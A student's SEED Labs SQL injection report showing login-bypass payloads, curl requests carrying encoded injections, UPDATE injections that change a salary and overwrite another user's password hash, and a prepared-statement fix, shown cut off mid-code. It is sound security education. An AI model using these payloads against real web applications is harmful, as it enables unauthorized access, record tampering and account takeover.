Mohammad Arshad

U00304676

SQL Injection Attack Lab

Initial setup:

- Started the server.

```
Terminal
[03/31/2018 09:12] seed@ubuntu:~$ sudo service apache2 start
 * Starting web server apache2                                        [ OK ]
[03/31/2018 09:12] seed@ubuntu:~$
```

- Turned off the protection mechanism in PHP.ini program.

```
Terminal
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
-- INSERT --                                                  756,23        40%
```

- Restarted the server.

```
[03/31/2018 09:16] seed@ubuntu:~$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting                                                          [ OK ]
[03/31/2018 09:17] seed@ubuntu:~$
```

Task 1: MySQL Console

- Logged in to MySQL.
- Loaded the database “Users”.
- The command “show tables” show the tables in the particular database.

```
[03/31/2018 09:31] seed@ubuntu:~/SQL$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 266
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

- Using the command “select * from credential where name=’Alice’;” I was able to get all the details of user Alice.
- ***** - all data, **from credential** – from the table credential, **where**– here we give the condition, in this case **name=’Alice’**


```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+---------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN     | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+---------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+---------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement:

Task 2.1: SQL Injection Attack from webpage.

- Here we know there is an account with employee name "Admin".
- Using the manipulated SQL statement by injecting the following code **' or Name='admin';#** to the **where clause** where employee id and password are input.

- The single quote closes the argument for the input employee id.
- The OR statement we insert after that allows us to login as admin.
- The # is inserted at the end to comment out everything else that follows so that the password input is skipped.
- The SQL query is given as **Select * from credential where employee id=' ' or Name='Admin'; #**



Task 2.2: SQL Injection Attack from command line:


- Using the LiveHTTP headers extension, we will copy the URL used for the above attack.
- Using that URL we will run the attack through the command line using the tool “curl”

```
[03/31/2018 10:15] seed@ubuntu:~$ curl 'http://www.seedlabsqlinjection.com/unsaf
e_credential.php?EID=%27+or+Name%3D%27Admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>

<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20
   ssn: 10211002    nickname: email: address: phone number: <br><h4> Boby Profil
e</h4>Employee ID: 20000     salary: 30000     birth: 4/20    ssn: 10213352    n
ickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30
000     salary: 50000     birth: 4/10    ssn: 98993524    nickname: email: addre
ss: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000
     birth: 1/11    ssn: 32193525    nickname: email: address: phone number: <br
><h4> Ted Profile</h4>Employee ID: 50000     salary: 110000     birth: 11/3    s
sn: 32111111    nickname: email: address: phone number: <br><h4> Admin Profile</
h4>Employee ID: 99999     salary: 400000     birth: 3/5    ssn: 43254314    nick
name: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button
>
</p>
</div>
```

Task 2.3: Append a new SQL statement:

- Here we append an update statement as shown below along with select.
- **' or 1=1; update credential set Nickname='All' where EID='10000';#**

- The SQL statement will be **Select * from credential where employee id=' ' or 1=1; update credential set Nickname='All' where EID='10000';#**
- **1=1** is a tautology.
- The **update** statement should set the nickname as "All for the employee id "10000".
- **#** will ignore everything after that.
- The attack is not successful. I tried the attack from the webpage and from the command line, both attempts were not successful as shown in the above screenshots





```
[03/31/2018 15:29] seed@ubuntu:~$ curl http://www.seedlabsqlinjection.com/unsafe_
credential.php?EID=%27+or+1%3D1%3B+update+credential+set+Nickname%3D%27All%27+whe
re+EID%3D%2710000%27%3B%23&Password=
[1] 5699
[03/31/2018 15:30] seed@ubuntu:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


There was an error running the query [You have an error in your SQL syntax; check
 the manual that corresponds to your MySQL server version for the right syntax to
 use near 'update credential set Nickname='All' where EID='10000';#' and Password
='da39a3ee' at line 3]\n
```

- The attack is not successful because of the countermeasure in MySql that prevents multiple statements from executing when invoked from php.
- The API functions **mysqli_query()** and **mysqli_real_query**() do not set a connection flag necessary for activating multi queries in the server. An extra API call is used for multiple statements to reduce the likeliness of accidental SQL injection attacks. An attacker may try to add statements such as; DROP DATABASE mysql or SELECT SLEEP(999). If the attacker succeeds in adding SQL to the statement string but **mysqli_multi_query** is not used, the server will not execute the second, injected and malicious SQL statement.


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary

- Here as an attacker I am modifying the salary of user "Alice" by logging in as Alice without any knowledge of password.
- Input provided as **' or Name='Alice';#**
- SQL statement is **Select * from credential where employee id=' ' or Name='Admin'; #**




- Logged in as Alice and we can see the salary of Alice as "20000"



- In the edit profile section, we input **', salary='5000' where EID='10000';#** in the nickname field to exploit the vulnerability.
- The SQL statement is **UPDATE credential SET nickname=' ', salary='5000' where EID='10000';#;**

- The **Update** will update the contents in the table credential.
- We insert a Null character for the nickname and continue inserting what we want.
- Then in the **where** clause we will give the EID of the Alice and after that **#,** this will comment out all the other values that follow so that we don't have problems with the null or incorrect input values from other input fields.



- We can see that the attack is successful and Alice's salary has been reduced to 5000.

- Rechecked the table using MYSQL command line. Here you can see that salary of Alice is 5000.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |   5000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

- By copying and manipulating the url from the LiveHTTP headers extension, I executed the attack to decrease Alice's salary to 4000.

```
[03/31/2018 16:22] seed@ubuntu:~$ curl http://www.seedlabsqlinjection.com/unsafe_
edit.php?NickName=%27%2C+salary%3D%274000%27+where+EID%3D%2710000%27%3B%23&Email=
&Address=&PhoneNumber=&Password=
[1] 6321
[2] 6322
[3] 6323
[4] 6324
[2]   Done                    Email=
[3]-  Done                    Address=
[4]+  Done                    PhoneNumber=
[03/31/2018 16:22] seed@ubuntu:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>



[1]+  Done                    curl http://www.seedlabsqlinjection.com/unsafe_edit
.php?NickName=%27%2C+salary%3D%274000%27+where+EID%3D%2710000%27%3B%23
```

- The attack was successful, here you can see that Alice's salary is now 4000.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |   4000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people' password:


- From the program unsafe_edit.php, we can see that the hashing technology used is SHA1.

```
$sql="";
if($input_pwd!=''){
    $input_pwd = sha1($input_pwd);
    $sql = "UPDATE credential SET
```

- To find out the hash value of new password, I used the openssl tool as shown below.
- We got the hash value for the password "newpassword".

```
[03/31/2018 16:31] seed@ubuntu:~$ echo -n "newpassword" | openssl sha1
(stdin)= f2c57870308dc87f432e5912d4de6f8e322721ba
[03/31/2018 16:33] seed@ubuntu:~$
```

- In the edit profile, we insert the following code in the nickname field **', Password='f2c57870308dc87f432e5912d4de6f8e322721ba' where name='Ryan';#**
- SQL statement is **UPDATE credential SET nickname=' ', Password= 'f2c57870308dc87f432e5912d4de6f8e322721ba' where name='Ryan';#**




- We are updating the password with the obtained hash value for the user Ryan.

```
mysql> select * from credential where Name='Ryan';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  3 | Ryan | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | f2c57870308dc87f432e5912d4de6f8e322721ba |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)
```

- In the above output we can see that the new hash value is added in the password field.

- With the employee id and the new password, I was able to login as Ryan.



Task 4: Countermeasure — Prepared Statement

- Given below is the unsafe_credential.php program before the countermeasure is provided.

```
Open  Save  Undo
unsafe_edit.php   unsafe_credential.php
<?php
    $input_eid = $_GET['EID'];
    $input_pwd = $_GET['Password'];
    $input_pwd = sha1($input_pwd);

    // check if it has exist login session
    session_start();
    if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
        $input_eid = $_SESSION['eid'];
        $input_pwd = $_SESSION['pwd'];
    }

    $conn = getDB();

    /* start make change for prepared statement */
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
            FROM credential
            WHERE eid= '$input_eid' and Password='$input_pwd'";
    if (!$result = $conn->query($sql)) {
        die('There was an error running the query [' . $conn->error . ']\n');
    }

    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
    }
```

- We edit the program by changing the normal SQL query to a prepared statement.

```
<?php
    $input_eid = $_GET['EID'];
    $input_pwd = $_GET['Password'];
    $input_pwd = sha1($input_pwd);

    // check if it has exist login session
    session_start();
    if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
        $input_eid = $_SESSION['eid'];
        $input_pwd = $_SESSION['pwd'];
    }

    $conn = getDB();

    /* start make change for prepared statement */
     $stmt = $conn -> prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
            FROM credential
            WHERE eid= ? and Password= ?");
